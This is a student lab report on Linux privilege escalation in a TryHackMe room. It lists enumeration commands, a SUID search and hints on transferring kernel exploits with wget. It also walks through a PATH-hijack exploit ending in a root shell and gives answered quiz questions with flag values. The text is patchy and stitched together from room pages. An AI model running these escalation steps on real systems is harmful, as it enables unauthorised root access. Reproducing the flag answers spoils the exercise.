EXPERIMENT – 8
Privilege Escalation Using TryHackMe Platform

Aim:
To understand and demonstrate Linux privilege escalation techniques by exploiting system misconfigurations and vulnerabilities using the TryHackMe platform.

Tools / Platform Required
- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Linux Privilege Escalation Tools (LinPEAS, sudo, find, etc.)

Theory
Privilege Escalation is a technique used to gain higher-level permissions than originally assigned.
In Linux systems, attackers often exploit misconfigured permissions, vulnerable binaries, or weak sudo rules to escalate from a normal user to root.
TryHackMe provides a legal and controlled environment to practice privilege escalation techniques and understand real-world attack scenarios.

Procedure
Step 1: Login to TryHackMe
1. Open browser and go to: https://tryhackme.com
2. Login using your registered credentials.

Step 2: Open Privilege Escalation Room
1. In the search bar, type **Linux Privilege Escalation**.
2. Click on the appropriate room.
3. Click **Join Room**.

Step 3: Start the AttackBox
1. Click **Start AttackBox**.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Initial Enumeration
1. Check current user:
2. whoami
3. Check system information:
4. uname -a
5. Check sudo permissions:
6. sudo -l

Step 5: Identify Privilege Escalation Vectors

Common techniques explored:

- Sudo misconfigurations
- SUID binaries
- Weak file permissions
- Environment variable abuse
- Cron job misconfigurations

Example command:

find / -perm -4000 2>/dev/null

Step 6: Exploit Vulnerability


1. Execute the vulnerable binary or misconfigured command.
2. Escalate privileges to root user.
3. Verify escalation:
4. whoami

Step 7: Capture Flags / Complete Tasks

1. Obtain root-level access.
2. Capture the required flags.
3. Mark all tasks as completed.

Output

- Successful privilege escalation from normal user to root.
- System commands executed with elevated privileges.
- Screenshots captured as proof of completion.



2. Sources such as https://www.cvedetails.com/ can also be useful.
3. Another alternative would be to use a script like LES (Linux Exploit Suggester) but remember that these tools can generate false positives (report a kernel vulnerability that does not affect the target system) or false negatives (not report any kernel vulnerabilities although the kernel is vulnerable).

Hints/Notes:

1. Being too specific about the kernel version when searching for exploits on Google, Exploit-db, or searchsploit
2. Be sure you understand how the exploit code works BEFORE you launch it. Some exploit codes can make changes on the operating system that would make them unsecured in further use or make irreversible changes to the system, creating problems later. Of course, these may not be great concerns within a lab or CTF environment, but these are absolute no-nos during a real penetration testing engagement.
3. Some exploits may require further interaction once they are run. Read all comments and instructions provided with the exploit code.
4. You can transfer the exploit code from your machine to the target system using the `SimpleHTTPServer` Python module and `wget` respectively.

Answer the questions below

find and use the appropriate kernel exploit to gain root privileges on the target system.

No answer needed — ✓ Correct Answer

What is the content of the flag1.txt file?

THM-28392872729920 — ✓ Correct Answer

Task 6 Privilege Escalation: Sudo
Task 7 Privilege Escalation: SUID
Task 8 Privilege Escalation: Capabilities
Task 9 Privilege Escalation: Cron Jobs
Task 10 Privilege Escalation: PATH
Task 11 Privilege Escalation: NFS
Task 12 Capstone Challenge

At this point the path script will also look under the /tmp folder for an executable named "thm".
Creating this command is fairly easy by copying /bin/bash as "thm" under the /tmp folder.

```
alper@targetsystem:/$ cd /tmp
alper@targetsystem:/tmp$ echo "/bin/bash" > thm
alper@targetsystem:/tmp$ chmod 777 thm
alper@targetsystem:/tmp$ ls -l thm
-rwxrwxrwx 1 alper alper 10 Jun 17 14:36 thm
alper@targetsystem:/tmp$
```

We have given executable rights to our copy of /bin/bash, please note that at this point it will run with our user's right. What makes a privilege escalation possible within this context is that the path script runs with root privileges.

```
alper@targetsystem:~/Desktop$ whoami
alper
alper@targetsystem:~/Desktop$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~/Desktop$ ./path
root@targetsystem:~/Desktop# whoami
root
root@targetsystem:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:~/Desktop#
```

Answer the questions below

What is the odd folder you have write access for?

/home/murdoch — ✓ Correct Answer

Exploit the $PATH vulnerability to read the content of the flag6.txt file.

No answer needed — ✓ Correct Answer

What is the content of the flag6.txt file?

THM-736628929 — ✓ Correct Answer

Task 11 Privilege Escalation: NFS
Task 12 Capstone Challenge

Result

Thus, privilege escalation was successfully performed using the TryHackMe platform.

The experiment provided hands-on understanding of Linux privilege escalation techniques and system security weaknesses.